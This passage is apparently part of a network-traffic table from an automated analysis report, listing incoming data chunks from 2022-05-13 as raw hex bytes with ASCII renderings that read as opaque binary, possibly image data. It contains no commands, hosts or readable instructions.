b4 fc 5d ed b1 ca 4e f0 3e 9b e9 38 71 e5 2c b2 48 63 da 01 42 6e 09 1f e7 3e 1a ea c9 ea b7 ae 0b 71 a5 5a 60 d1 61 63 e4 cf 3b 84 78 1e fb 5b 7e 80 f8 46 c4 1d c5 fb b4 ed 7b 55 2e 17 f9<br>Data Ascii: sSrbb"5bNVI=94-<*E$3A?v]xP~ylEHxRA1an(Jkmk\MD+XiyH*6e7Lf(dFL&Ic)>mg]N>8q,HcBn>qZ`ac;x[~F{U. |
| 2022-05-13 13:53:17 UTC | 6020 | IN | Data Raw: dc 05 3b ee 7d bb 48 bd da 1e 5e ad 89 18 09 0c 41 5c 9b 6e 5b f2 dc 77 be da 95 8a cf 8b fe a3 2d ec 7f 32 46 6f ce 62 e1 07 79 b4 bf e8 a5 09 70 37 40 9d 4f ad 49 8d 1b 28 01 1b 69 60 fd 9a 70 5f b7 e5 ad b1 61 56 7f a4 8b a3 9d e9 5e a3 c8 9a 77 c8 56 67 da 43 3a f0 dd e1 e5 4b f3 9a f4 32 fa 6a d5 25 f7 4e 68 3a b5 69 35 91 e0 f2 ae 49 b5 c9 b0 3d 95 e5 b8 ec 72 74 d1 a0 3c ec 58 f2 80 0f 1e f0 2c 02 9d 2b 5a 59 d7 83 35 2b e9 9d 27 1b 1c ef 30 6d 20 f7 89 ed fb 7d 95 59 72 da dd a4 c1 78 e9 b0 2c df 52 14 6f 6d 77 0b 81 52 b2 36 b6 b1 a4 43 f9 56 3b b6 e0 bb e4 1a 87 b9 d3 f5 56 9e 63 48 36 20 b8 b1 7c b8 f6 84 de bc 5a d5 cc ed 2c 86 8c ee a7 f5 b9 e7 64 5b 62 41 ca 0b 1b f2 fe 81 bb 9a ba 31 6c c7 ab e6 33 58 b5 04 e9 7e 92 4c 49 03 b3 dd 48 db 62<br>Data Ascii: ;}H^A\n[w-2Fobyp7@OI(i`p_aV^wVgC:K2j%Nh:i5I=rt<X,+ZY5+'0m }Yrx,RomwR6CV;VcH6 \|Z,d[bA1l3X~LIHb |
| 2022-05-13 13:53:17 UTC | 6028 | IN | Data Raw: 47 de 2d b7 e5 ec 1b db f6 68 ae 5d c3 74 83 07 0b a3 74 de a9 21 c3 c7 85 bc a3 af 9f 10 0d af df 1b b7 db bb 58 a5 2e 11 b6 e7 54 0b ea 2c 08 fd 34 63 e9 18 cf be 3c b6 26 4f 34 28 50 be 36 be 85 e5 f9 69 de 9b 47 4b 6e d4 e2 fd 45 e8 2f 2d 7e bf 06 73 3c 2c 2e a5 54 96 dd e1 45 44 bd 97 e7 6e 5a d2 b6 92 de 49 e2 74 5d 0f 0f ac 2e 0a af 59 c6 92 0c 22 54 09 09 da 77 13 cb ca 7f 33 63 f8 b9 6b 48 69 7c 26 2d a7 c3 a8 f4 ef 4f 61 e4 60 62 fd 0c 91 81 05 88 da a4 1b 5f df db 5b 51 c6 87 2d b8 9e 73 d6 7a 5f ab f0 72 99 7a 66 54 af 02 dc 28 2d a0 17 d3 bd 58 5d b9 d0 f4 71 3c 6e bc dc 4e df d1 b9 9d 72 28 4f f3 e9 a2 95 88 e5 08 ba 83 f3 3f 0f dd a7 4b db b4 e5 ca ab 3c a6 f4 fd 48 92 a3 b0 f6 7b eb 47 73 04 82 e1 cd 8e 7d 07 11 56 ac 98 9a 02 ea 00 12 10<br>Data Ascii: G-h]tt!X.T,4c<&O4(P6iGKnE/-~s<,.TEDnZIt].Y"Tw3ckHi\|&-Oa`b_[Q-sz_rzfT(-X]q<nNr(O?K<H{Gs}V |
| 2022-05-13 13:53:17 UTC | 6044 | IN | Data Raw: 3f 26 35 1c aa ea 10 7b c9 ae 8a 71 32 67 6d fd 18 f4 a8 f4 f7 4d 5c b7 17 cc cc 21 99 88 d7 6d af 65 1e 15 f0 fe f5 67 5b 4b 94 53 3b ef e6 79 92 cc 31 a0 4b 01 63 23 b7 74 5f c2 bf 1b 56 fa f0 20 da 6c 45 4f ce 9c 96 55 d4 03 c2 fe ea db 6c 6a c9 27 9a 23 89 37 cf 64 41 6b 9e c5 1e fa 2d a7 10 a9 54 91 c0 c9 b9 1c 14 e3 7b dc 5a b3 70 56 a5 6d 12 77 d0 ed d3 b3 81 a2 04 3f 94 a8 39 cb 35 ce a0 0f ed a7 10 07 19 fd 48 f4 fe 67 a8 31 e3 c5 c0 94 ef 6b ed 8c 1e 56 03 b5 db e2 ac ec e4 ec c1 95 63 e2 78 0e 16 0f 55 f4 57 53 9b a6 cf 26 c8 b2 94 c5 23 a5 89 5b 9f 03 37 cd ca d5 0e fb 78 71 34 b5 f7 bf b0 d5 ca c2 9d 25 5e 7f 35 14 0b 33 1b b0 ff 00 85 55 6f 26 37 ae a7 b5 7a 6f 2f ff 00 b3 fa 78 f4 ec c6 6d f6 f2 f7 f1 b1 1f c3 6f c3 5d 54 b4 a8 39 ad a3 93<br>Data Ascii: ?&5{q2gmM\!meg[KS;y1Kc#t_V lEOUlj'#7dAk-T{ZpVmw?95Hg1kVcxUWS&#[7xq4%^53Uo&7zo/xmo]T9 |
| 2022-05-13 13:53:17 UTC | 6060 | IN | Data Raw: 5f 57 8e 39 0a 9d cf 08 00 80 6d 7d 39 5b 6a 8e d3 4a 98 5b 5e eb 0a 0a a7 da ee b2 6f b5 c1 d8 b6 b7 01 76 12 1e 2d f7 6b 44 dc 44 7c c1 04 63 ea de 5c 86 77 43 65 db 71 a5 cf c3 b3 ef 78 a8 78 a5 42 7e f1 40 1e 5f 51 cb ea d2 16 73 f9 7b c2 88 c9 37 1e 3e 50 7d a2 b6 ae 3a e2 5f 6c 75 09 86 c2 d2 ca 08 c8 89 a3 70 bb 41 d0 b0 1f 13 78 76 d6 36 85 c1 ee 21 82 45 98 3c a8 b2 0a dc ae c1 a9 b1 ba 9d 5b e6 dd 5a ba 6a d7 f1 fc 45 23 57 23 2e 3c 6f 37 31 c0 dc e0 13 ef 27 86 df b2 b9 eb 57 68 a8 ec 8c f3 d5 d7 22 28 da 7d db 0c 9b 80 4e f5 cf 25 fe ed bc 1e 2a dd 62 da da 5e e2 12 ec 0c 77 19 4a 89 1c 45 3b 3c c0 41 5b 7d db 77 af 59 38 af 6f d2 36 87 c9 9e 58 8a 24 63 6c 40 15 4b 81 7b f7 58 fe cd 45 6a 9c b7 c4 40 b8 90 e2 cb 1f 9f 90 57 cd 88 10 c9 ae ba<br>Data Ascii: _W9m}9[jJ[^ov-kDD\|c\wCeqxxB~@_Qs{7>P}:_lupAxv6!E<[ZjE#W#.<o71'Wh"{}N%*b^wJE;<A[}wY8o6X$c l@K{XEj@W |
| 2022-05-13 13:53:17 UTC | 6067 | IN | Data Raw: 83 19 06 3c 26 c4 1b 9a 78 69 b9 cb 25 b3 a1 e9 b9 aa 22 95 8f 7e 48 f8 fb 79 6b 2a a8 1b 39 ce 95 d4 e7 c7 97 6e 17 96 76 82 4b 32 ea 41 1c cb 73 f0 fc b5 ae 5c 4a cb 9a 4e 6b 29 0c f4 a7 53 79 1e 3c 55 b3 c6 24 32 3a 9e 5e 03 87 9a bc dc fd da c7 d5 e2 49 3b 70 71 b6 bd ef c0 3b 1e 8f 36 54 6b 87 e6 45 0a c3 a2 c8 a8 84 d9 2d 65 6d bb 4d cf 9b dd e7 af 9e ad 5e e8 6f 7f 73 75 bb df da 67 b7 52 af 4e fa 9b 0b 29 97 a6 c2 64 9a 79 bc cb 98 d6 ca a0 8b 27 7f 74 8d b5 bb ff 00 15 69 9b d2 d9 73 be ec 76 f3 5b ee 8e 0d 19 b3 0e 6f fe 26 c7 55 c7 fc a6 de 6c a5 41 bc 92 1d df 9a bb 76 fc 35 cb b3 66 af bd cd f1 56 de 1f 09 16 45 fe b1 c6 c6 87 a5 ce 19 e2 57 31 ac 8b 10 b1 22 fd d6 1e cb db 76 d5 db 47 a4 b3 77 ab e6 ea db 63 4a 2d 4c 0f 45 b8 c7 e9 21 fa 73<br>Data Ascii: <&xi%"~Hyk*9nvK2As\JNk)Sy<U$2:^l;pq;6TkE-emM^osugRN)dy'tisv[o&UlAv5fVEW1"vGwcJ-LE!s |
| 2022-05-13 13:53:17 UTC | 6083 | IN | Data Raw: 5f ba 34 d3 25 9f 14 b9 33 38 c8 09 11 51 70 22 b0 dc 34 3b b8 bf 2d b9 bf 76 b5 c9 ca 26 43 ab 44 e7 6c 58 ab e6 b4 89 dd 6b 68 4d d9 5e fe 1e f7 76 b2 c5 0b 8e 80 0b 8e 72 a1 3b b3 14 9c 70 2e c4 10 42 db c2 f5 a5 9a bf 4b e6 27 89 4c 5b 16 77 c9 11 79 ba 9e de e9 e1 a2 fb 3c 7b 5b 75 74 e2 b2 aa d4 46 0c be 94 e9 53 4d 24 dd 39 24 58 e6 63 b8 17 d0 df 4d ee 76 f2 7d ef c3 5d 36 f5 97 ed ee f4 f8 be 5f 88 86 da 34 a5 e8 f1 a1 38 b8 16 c6 90 46 f0 c6 06 ed a0 37 f1 19 bc be fc 8f 5c d4 ce fa ad cf cd be de 2f 97 e5 34 4e 0e 6e 0f e9 98 86 61 1a 2c 7e 5f 96 5d 98 33 00 e4 71 db e2 d9 1a fe d5 7a 55 f5 ef 22 d2 77 7d 3c 95 12 67 41 27 4f 9f d3 3d 3a 48 61 40 c5 22 60 b2 f3 6e 6d fd d4 57 f0 ae dd bf 96 9f de af 3f ce 5e a2 e9 cc 73 74 fc 9d e1 be 20 1e 9b<br>Data Ascii: _4%38Qp"4;-v&CDlXkhM^vr;p.BK'L[wy<{[utFSM$9$XcMv}]6_48F7\/4Nna,~_]3qzU"w}<gA'O=:Ha@"`nmW?^st |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:53:17 UTC | 6099 | IN | Data Raw: 96 fb d9 85 cd 89 f9 cf 76 de 15 ae 59 b6 e8 5f 29 0a c2 58 e0 cc 58 da 65 b2 b2 c8 c3 42 2c da 73 ba fc df 17 ec d7 56 a9 37 f9 4a 7c 0a e1 44 c6 8d 47 7b cb dc 1a fd 87 e2 ae 7b 4d 9f f1 32 6c 37 31 a0 68 4e 44 76 88 85 1a 2f 33 5c f1 da a9 f8 77 7d ea ce a9 c9 45 38 38 f8 ae a3 33 21 87 94 01 0c 57 4b 8e f1 f7 b3 86 f0 f8 6b 55 92 d4 b6 d5 da 35 f6 83 a6 66 3c 72 b2 e2 96 f2 80 e5 02 c5 98 fc 52 33 77 f7 f8 9a b6 56 b2 d7 db e5 16 e9 60 ed 8d f5 88 01 4f cf 62 0c 92 69 bf b7 6c 68 7d 89 5b e4 ca 9f 0f e9 18 f3 f4 c4 c1 89 1f 6b b9 2f c8 4e a5 5c f7 55 b6 8d 7e 2a e7 56 77 71 f6 73 02 52 0e 3a 77 91 04 59 00 f9 b0 48 c7 cd 65 0c ad b4 76 5b 77 67 87 96 b6 76 97 0f b3 a7 e6 2e 03 24 7c 58 80 9f 10 18 c1 b1 51 c5 98 77 57 73 7f 7a b9 dc d9 c7 b5 4c 5a 08<br>Data Ascii: vY_)XXeB,sV7J\|DG{{M2l71hNDv/3\w}E883!WKkU5f<rR3wV`Obilh}[k/N\U~*VwqsR:wYHev[wgv.$\|XQwWszLZ |
| 2022-05-13 13:53:17 UTC | 6107 | IN | Data Raw: 4a 9e c0 18 6e dd 56 b2 27 3e d6 12 50 1a bd 51 c9 92 3f 0e e0 65 62 c7 94 6e e6 7e 6f 11 ae 7b d6 75 fb bf 11 2d 90 8b d4 c5 bc d6 08 ac 51 ae ad da 00 3c ad bf e7 5e 5d b5 a7 95 09 2f 11 73 24 1f a9 65 08 e2 9a 05 67 33 b3 16 dd 6b 2f b1 3d ed 50 a9 59 69 be 9f c5 f1 13 26 df 4f 10 46 c4 0b bc a4 9f 38 2f 61 e2 aa be 2e 3d fa c9 5b 86 81 57 00 d9 2f 12 2c 61 c3 4a db c1 68 d5 ae a1 45 f6 b3 6c f8 6b 2a a6 db ee fc 46 6e f0 13 8d 93 0e 52 ab e2 31 c6 9d 59 ee 08 b8 d7 97 70 1c cd b6 db ab 7a 63 d8 a6 cf ea 2d 36 f5 03 ea 99 70 ae 42 1c 80 d9 18 eb 74 be d5 16 07 bc db 75 e5 fb d5 51 bb a5 c1 0d cb 2f c8 c6 9a 58 d6 30 84 45 11 de 0a db 76 9e 19 3c 68 be 2a ce 96 4b 88 80 f2 5a 6e ab 22 43 1b 79 4d b2 ce c7 da 6d de f8 15 b6 fc df 35 6b 4d b5 e2 68 98 cd<br>Data Ascii: JnV'>PQ?ebn~o{u-Q<^]/s$eg3k/=PYi&OF8/a.=[W/,aJhElk*FnR1Ypzc-6pBtuQ/X0Ev<h*KZn"CyMm5kMh |
| 2022-05-13 13:53:17 UTC | 6123 | IN | Data Raw: e6 dc bd df 15 69 5c 70 a3 de 26 8d 4c e3 8f 06 4c 99 f1 22 64 4a 59 96 36 53 7d b6 ed d8 ba 8f 87 9e a6 f2 9e d9 5b 09 44 7a 3c 19 12 99 b2 42 6c 4b b3 6e 60 00 d7 88 e6 f7 ee e5 4a c3 35 77 15 77 2c 94 19 90 e5 64 63 8c 82 d0 22 15 56 b1 b2 b2 f8 99 7c bf 87 e0 f1 51 8f 1d 6b c7 59 7f 74 c9 98 f8 fd 2f f9 57 54 9b 27 16 12 d8 6e c4 44 18 5d 95 87 74 3b b7 71 bc 7f e5 ae dc d9 55 eb a3 88 fc a6 89 e8 1f d1 f0 f0 f2 b3 a5 79 04 9f 50 b2 6d 11 a3 5c ca 74 f8 f7 30 2f f1 77 68 6b 72 49 fb 89 6a 4d 1e b9 d0 a4 82 26 ca c1 44 fa 68 dc f9 aa 58 91 bc f8 77 72 ee 41 b7 bb e2 a5 6c 50 bf 50 91 ce 74 ac 21 24 cf 98 eb b1 5b 60 60 41 60 ea 09 f3 36 5f c3 dc e6 ac f2 37 b7 6a 73 b6 7e 92 dd a0 df cc f2 26 85 c6 2f 34 d1 c3 75 d8 0f 28 07 5d b7 f6 57 0e 35 7b 3d 7a<br>Data Ascii: i\p&LL"dJY6S}[Dz<BlKn`J5ww,dc"V\|QkYt/WT'nD]t;qUyPm\t0/whkrIjM&DhXwrAlPPt!$[``A`6_7js~&/4u(]W5{=z |
| 2022-05-13 13:53:17 UTC | 6139 | IN | Data Raw: db 1e 88 d2 86 4c cc 50 d3 1d d2 46 77 15 62 db 4e bd d6 61 ed ac ed 74 f4 9d a3 6c cd 79 e4 cb 46 9a 32 ea de 51 0b 23 31 24 b5 fb 80 5b e2 ee b5 6e a5 3f e7 cd f2 8e a6 96 36 1c 88 40 ea 5b 25 9c 11 20 08 2f b5 ad b4 05 73 dd b7 8b e2 a8 cb 9d f6 2e 4f b4 a9 35 64 e8 d0 75 08 f7 64 b0 56 7d 42 c4 d6 bd 9b 72 a4 d2 1f 9b c2 bd da df 14 35 3e f2 60 c8 cc 8f ce cf 78 b2 e3 31 c2 79 ca 30 ba dd 47 96 ee d6 d9 b5 2d c9 f1 b5 45 da 9d 1f 36 ed 82 80 07 e9 98 58 c2 6c ec 79 24 92 18 46 e7 b8 b9 01 c6 d5 e5 6b ff 00 9a b5 74 b5 e5 2e cf a0 70 da 0c c9 c9 4e b0 8b 1a 0d d8 e6 d6 66 01 46 84 73 90 9f 0d 72 da 68 f8 99 99 f9 81 de 58 e6 85 a4 7c 78 e5 74 91 9d af c0 6e 5b 7d ed b5 b4 34 9a 7f 66 d2 98 79 85 de 19 72 02 15 c9 1b 2e 5b 98 01 fc 42 8e 17 bf f9 7a b2<br>Data Ascii: LPFwbNatlyF2Q#1$[n?6@[% /s.O5dudV}Br5>`x1y0G-E6Xly$Fkt.pNfFsrhX\|xtn[}4fyr.[Bz |
| 2022-05-13 13:53:17 UTC | 6147 | IN | Data Raw: 64 a3 77 87 f1 7e e2 92 8e 26 5e 07 4b ca 49 83 82 a8 ad b6 72 ed cd cc 09 5d be 57 7b cb aa be 4a b5 f8 3c 3c bf 37 88 7c 0d 5e af 2c 18 58 d0 ed fc c9 64 50 b1 f9 65 50 06 ee ae c4 3d d8 fe ff 00 de ac 6b 4d d6 e3 f3 ee e6 13 d4 e6 66 9f 3b 2a 66 c8 46 05 70 d4 f2 97 01 da e3 77 e4 a1 ef 05 b5 77 56 94 ad 63 ff 00 93 ee fd 44 c4 07 f4 8e a3 91 97 82 d3 64 2f 9f 6b b0 94 35 d7 72 de 4e e7 b7 5e 6d cb c9 5c f9 b1 d6 97 85 c9 f0 77 b9 b9 4a 66 af a6 60 90 18 c4 7b 72 a3 4e 70 97 ba 82 ba ef 2b c3 f6 9a b9 f3 eb c2 69 6f c4 5e 39 93 4f ab c1 d4 b2 26 f3 30 15 6c 1b 6b 2c af 7d 49 dc b2 6c b7 0f 97 fc 34 f0 63 54 af 39 d9 5a a2 de b4 f9 1d 43 1b e9 63 8c 6c 92 cc 5a 23 6b 11 60 c3 cb 93 6f 78 77 15 6b 7c 79 2b 0c d5 59 2d 07 e8 1d 3f a8 c3 91 1b 4e 91 b7 4a<br>Data Ascii: dw~&^KIr]W{J<<7\|^,XdPeP=kMf;*fFpwwVcDd/k5rN^m\wJf`{rNp+io^9O&0lk,}Il4cT9ZCclZ#k`oxwk\|y+Y-?NJ |
| 2022-05-13 13:53:17 UTC | 6163 | IN | Data Raw: 5b d9 3d aa 2f a8 9f d8 0b 8e d2 4c d0 e4 4b 33 63 c8 cd 75 12 21 0a c9 71 7d b6 e5 4f 87 99 3f 15 4d 92 49 a4 b7 fc af 9b 78 f6 87 f5 c2 32 e2 77 8f 77 d6 85 31 ee 5b 59 96 fc aa aa da ed b7 35 63 e9 f9 1e bf f8 fa 82 0d 6e 8e 23 86 33 87 8f 28 c8 ca 24 ac 8d 36 d6 70 db 77 6d 8e c5 95 76 af c3 51 e6 5f c2 ab 57 d1 b4 ab 3d 0a d7 15 a3 78 af 72 5b 9b 78 7b 96 6e 0a 9e 5f 87 77 2d 15 ba b7 f1 21 06 e4 cb 1c c8 93 c2 ca 43 b3 29 36 b6 d6 5f f4 d5 78 0f 86 8f 2d a5 b9 fd d3 44 8b fa 9e 4c 92 6f cb 68 bc c7 61 b1 11 78 26 e3 b4 ab 76 b7 dc 4a ee c7 59 9b 76 d8 a8 83 90 e9 d2 0c 99 1e 37 20 45 19 25 46 eb 16 24 ee f2 cb f8 bb bd df 0d 3c ce 20 d7 81 d1 e0 c1 3e 4a 98 d8 47 12 a2 a3 c8 a4 d9 10 8d ce ac 8a a3 77 f0 f9 1d be 2f 15 75 55 e9 02 02 ea 0b 8b 88 8b<br>Data Ascii: [=/LK3cu!q}O?MIx2ww1[Y5cn#3($6pwmvQ_W=xr[x{n_w-!C)6_x-DLohax&vJYv7 E%F$< >JGw/uU |
| 2022-05-13 13:53:17 UTC | 6179 | IN | Data Raw: c7 07 e2 91 41 5f 51 c2 76 9f cb 12 98 dd 06 d7 0a 45 9f e1 df bb bf b7 bb cb 5c b4 c9 0b 86 ef 70 93 ec 2c c0 cb c9 c1 2d 83 8c 56 4c ee 5b 28 b1 65 b9 1f c3 51 c7 93 fc d5 a5 53 dd b9 27 5e e9 aa 5d 86 44 de ae cd f4 df 58 85 0b ee 33 bd a5 8c af 25 ef 68 f7 3e 8d 27 7b f3 36 d7 7f a7 c6 9a 77 5d 58 fd af ca 0d c1 d0 b7 5c ea 00 94 2c c0 a4 a4 b5 d8 ca 1a e0 b7 99 0c 7c e1 39 77 2a 57 03 ca ef c5 bb 56 dc db 7a 36 fc e4 4c 99 bd 53 d6 f1 cc 1f a5 f4 ec 70 13 20 b3 36 c9 09 3f 37 98 e3 dc bc fb 79 6b 4a e0 7d 6d ec 8f b3 a8 b7 6e c4 43 1f 27 2f a2 63 2f 52 06 db 84 7b 63 0c 40 54 ec d8 a7 e3 be e7 f8 eb 0b 56 b9 ed b3 e6 e6 f8 89 98 37 21 ea 3f 5c 85 67 be 33 30 52 02 d8 b1 3f 7c 72 aa fc bf b5 5c 77 c6 a8 f9 79 fe 6f da 56 80 65 72 f6 c8 f2 3a b4 6c 42<br>Data Ascii: A_QvE\p,-VL[(eQS'^]DX3%h>'{6w]X\,\|9w*WVz6LSp 6?7ykJ}mnC'/c/R{c@TV7!?\g30R?\|r\wyoVer:lB |
| 2022-05-13 13:53:17 UTC | 6187 | IN | Data Raw: 93 e5 5f 0d 79 b6 f4 37 dd c7 95 fb 6d 1d 53 7a f1 08 f5 66 4e 0e 29 18 f8 78 ed 24 b6 24 be de 55 b3 2f 34 41 7b 9b 3e 6a c7 66 db 3e ef 74 d2 ea 0e 53 d5 59 69 9f 8a 72 c2 33 cc 08 11 32 91 a1 26 c4 ec 1c c3 ef 7c 55 a7 a6 4e b6 da de 9d e9 fd c5 33 99 e8 ab d4 3a 9c e9 82 5d fc 95 76 66 4d 4d ee 39 8f 31 e3 5e 96 7b 53 1d 77 76 f7 4a bf 03 ba c1 91 22 c5 5c 49 d5 d2 58 9d 8c 65 ef aa db b3 c1 a7 36 da f0 ee 9b b6 e5 d3 65 cd b7 c4 62 9f 61 99 1e 76 5f 4d 64 90 13 14 92 4a ae c9 aa 80 9c 79 98 f2 9d b5 d4 aa af 29 6b 15 ea f8 c4 9e a7 55 37 56 56 4d 57 cb 32 28 f2 c0 20 b3 eb 63 bd 94 6e e1 cc bf 15 70 63 a2 ab 6f 5b 7e 5a 9a 99 39 11 f4 b0 02 44 eb 31 54 63 20 df 67 1b 8f 8b db b7 c5 cd 5d 2e b7 4a 40 c8 c5 c5 f3 4c 9f 47 22 86 80 a0 54 3c 13 b7 46 6f<br>Data Ascii: _y7mSzfN)x$$U/4A{>jf>tSYir32&\|UN3:]vfMM91^{SwvJ"\lXe6ebav_MdJy)kU7VVMW2( cnpco[~Z9D1Tc g ].J@LG"T<Fo |
| 2022-05-13 13:53:17 UTC | 6203 | IN | Data Raw: e1 1b 90 7e 9d 16 43 6f 8b 26 65 3a 92 82 40 77 39 51 e1 ec 8d 7e f5 5d f6 ae 0b 6f f0 05 a0 4c 9d 37 1d 59 64 ca bc 8e a0 9d a0 1b 10 35 11 b9 26 fb a5 ee f2 54 d3 22 8d 34 1c 85 60 e0 c7 34 21 d1 44 06 68 ec f1 be a0 ee 04 05 67 ef 72 37 36 cf 86 b9 af 91 d5 f8 b5 ea af b7 78 73 08 a3 eb 61 c7 48 94 43 1b c2 ec 55 de 21 76 54 ee ad 9b b3 77 77 98 f8 aa b6 3b 37 ad b7 2e 9d fd 36 b8 27 ef 0a 22 58 f2 20 41 18 c7 8f 16 30 61 dd ac c6 3d 6e b6 b7 ef af de ad f2 59 5a a9 39 b6 ee bf 07 cc 74 24 82 7a 14 85 5c cf 20 32 02 db c6 d1 7b 58 1d 37 77 ca 6e 6e f7 fa ad 58 e5 bc ad bd de f0 37 24 63 7c ae a3 3a 66 bb 2e 3c 16 71 74 17 dc 14 f3 73 37 6e e3 42 a5 63 6f b8 c6 60 a2 76 c5 18 af 13 f9 b1 e3 b3 6e 6d a3 62 13 7b 0d ef de 6a aa 64 b2 d1 46 ef bd 6f ba 4f<br>Data Ascii: ~Co&e:@w9Q~]oL7Yd5&T"4`4!Dhgr76xsaHCU!vTww;7.6'"X A0a=nYZ9t$z\ 2{X7wnnX7$c\|:f.<qts7nBco` vnmb{jdFoO |
| 2022-05-13 13:53:17 UTC | 6219 | IN | Data Raw: 91 4d 95 b7 0b be bb ad bb 98 24 7f 2a 73 56 8d d5 39 ba 9f e5 d3 fd 43 56 00 ea 9d 33 ab cf 30 29 e5 19 5d d8 3a c6 a1 4e cb 71 92 4e ef 2a f7 77 56 f8 b2 62 aa d7 74 46 9b bc 5f 0d 45 68 7c 43 a2 e8 f8 50 89 67 c9 54 c6 91 0b 6d 21 da 43 dd ed 67 f1 7d da 8b e7 b5 e1 55 5a d5 7f 41 a3 d5 1c 9e 07 5c c4 99 8c 2d 75 c8 91 dd de 4d 4e 96 e5 46 5e 1f 32 d7 a1 93 05 96 bd ca a5 5a d4 5b 4e f7 33 27 19 31 21 97 a8 18 e2 d4 93 1c 7d d2 c0 7f 15 e4 ef ee 6f 15 70 57 5d 14 d8 9b 24 67 62 74 a4 69 1a 66 82 28 c0 37 51 cc e1 89 17 dd 7b ef fb a9 bb 97 bd 4b 2e 75 a4 49 29 49 ca 4f d0 17 12 75 19 88 26 5b b3 ed 40 d7 43 d8 65 6f 84 f8 57 c3 5e 8a f5 1b d7 2b d9 dd e6 db cd f2 05 8d 53 93 81 d4 8a 74 f8 c8 49 a2 4b a8 0c 11 4b 11 e2 df df ac 6c ef 45 ba 39 7b dd fb<br>Data Ascii: M$*sV9CV30)]:NqN*wVbtF_Eh\|CPgTm!Cg}UZA\-uMNF^2Z[N3'1!}opW]$gbtif(7Q{K.uI)IOu&[@CeoW^+StI KKlE9{ |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:53:17 UTC | 6222 | IN | Data Raw: b3 a9 cc 7a 87 a6 42 d9 38 ff 00 56 5c b6 48 0f 32 f3 16 00 1e 1f 2f 99 fb b5 ea 51 da b5 6f 4e 5e 9e 1f 88 d2 da 06 e1 e3 ab 65 7d 34 d1 ec c0 48 c9 b7 66 d3 7e fc 9f 2a 2f 25 70 de dc bb 93 ff 00 75 db f1 7c a4 56 38 8b a9 e3 40 ae 91 74 c9 55 70 9c 6f 32 79 84 82 07 75 4b 71 b2 fc b4 f0 b7 6e b5 fe e7 4f 4e d0 86 d8 b1 7a 84 b1 82 44 b1 c8 c8 36 b4 91 1d 39 b5 27 5d b7 6f 87 75 6e e9 e5 bd 0d f7 34 8d 6e 95 d4 63 4c 75 c2 d8 27 0b 72 92 85 da 45 d8 b2 28 f8 f6 37 c3 5c 39 55 9d b7 27 b3 e0 27 79 93 d5 31 33 22 78 d6 42 04 50 21 32 9b f0 43 aa ee 55 ff 00 56 ba 6b 0a 7c 57 e9 f9 ff 00 69 2b 40 b3 d7 02 e3 c9 62 be 53 b3 34 92 a0 d4 0b 1d ab 3b f8 7c b5 da 9c ab fb 55 8f f8 f3 65 f8 69 fb 2a 68 9f bc c6 e9 a2 7e ad 8e d8 8d 23 58 ee db 23 ad d4 80 3f 2c<br>Data Ascii: zB8V\H2/QoN^e}4Hf~*/%pu\|V8@tUpo2yuKqnONzD69']oun4ncLu'rE(7\9U"y13"xBP!2CUVk\|Wi+@bS4;\|Ue i*h~#X#?, |
| 2022-05-13 13:53:17 UTC | 6238 | IN | Data Raw: fd b2 c3 b2 a0 79 e0 1e 66 32 be 3d 83 14 2b b0 01 f1 88 d8 68 c7 75 72 d1 c3 d2 dc de 2e af c6 64 d3 33 b0 3a a0 80 7d 1a 62 ce f8 0c 3c c5 bd 9b 68 5e 57 96 3d c7 95 5d b9 79 ab aa f4 76 53 ba 9e 67 0f aa de 21 c4 f1 0f 7c 0c 4e aa 91 3e 62 ee 29 76 64 4e 43 18 66 fc b5 27 e2 db cd f2 d6 2b 25 b1 3d 3b 7e ad fe 20 02 ea 18 72 62 64 7d 5c 24 c9 8a 08 54 c5 46 65 7d ac 42 23 4f 37 87 77 11 6e 66 fb b5 b5 6c ad 58 e9 b3 9f f7 2d cd d3 cd cb 42 55 14 8d d7 7a 4f 4d 90 1d 91 3a ac 76 91 9f 71 f3 15 41 fe 2f 36 ff 00 c9 4f db 6f 82 a7 06 5c 95 e2 fa b9 76 ff 00 ed db e1 ee f3 9a 19 7d 63 a6 c7 89 3e 39 ca cd 6c 94 c9 be c7 89 ad b5 09 fc c7 1b 7c 73 5f 99 ab af 0e 67 74 e2 bb 3c be aa df c7 fd 24 37 ac 16 f5 2f 23 d2 58 28 98 06 39 73 77 93 64 05 bc b5 5b b3<br>Data Ascii: yf2=+hur.d3:}b<h^W=]yvSg!\|N>b)vdNCf'+%=;~ rbd}\$TFe}B#O7wnflX-BUzOM:vqA/6Oo\v}c>9l\|s_gt< $7/#X(9swd[ |
| 2022-05-13 13:53:17 UTC | 6254 | IN | Data Raw: a7 9a 7a cb c9 6d bc 0a 70 ba 84 3d 41 86 47 57 56 88 6f f3 19 91 8f e6 37 c4 50 5f 68 ae 7c 98 de 3d 31 f3 69 b7 9b b8 5f 99 3c 0e 96 5f 52 41 d2 33 7c ae 8f 1c 69 0f 97 e7 4d 93 60 cf 6e 1b 53 77 f0 82 fc 9c ec dd e6 ac 30 bb f9 7c df f9 37 6c a9 76 c9 a6 86 16 4f ae 7a 47 57 2d e7 46 f2 4b e6 ee 33 33 6d 91 94 9e c2 3e 11 e1 6a d3 fc 3c d4 73 3d de 9e ba ee 13 6e 64 1b d4 1f d4 08 e5 b6 c1 ac 43 74 6a d6 21 9f ba be 67 cb 0a 73 28 f8 ea fd 3f fc 7b 5c 7b dd 5f 2f c3 f3 fe 50 6e 47 f4 7e 67 d4 42 d3 cd 3b 2c 92 81 1b 88 ec 5c a9 70 cf bb 73 7f 0f 6a fe d5 5f a8 aa a5 a2 39 7a be 1e 1f 98 54 70 cf 55 ea 9d 5a 18 98 c0 9e 56 3f d3 a2 c5 1a 89 03 b6 c2 3c cd cb 1a d9 bf 17 37 e6 57 07 ad c0 ad 0d 70 f0 9d 0d 1c 5f 4a ea 99 78 c9 36 7c 18 c6 49 73 67 66 3b<br>Data Ascii: zmp=AGWVo7P_h\|=1i_<_RA3\|iM`nSw0\|7lvOzGW-FK33m>j<s=ndCtj!gs(?{\{_/PnG~gB;,\psj_9zTpUZV?<7 Wp_Jx6\|Isgf; |
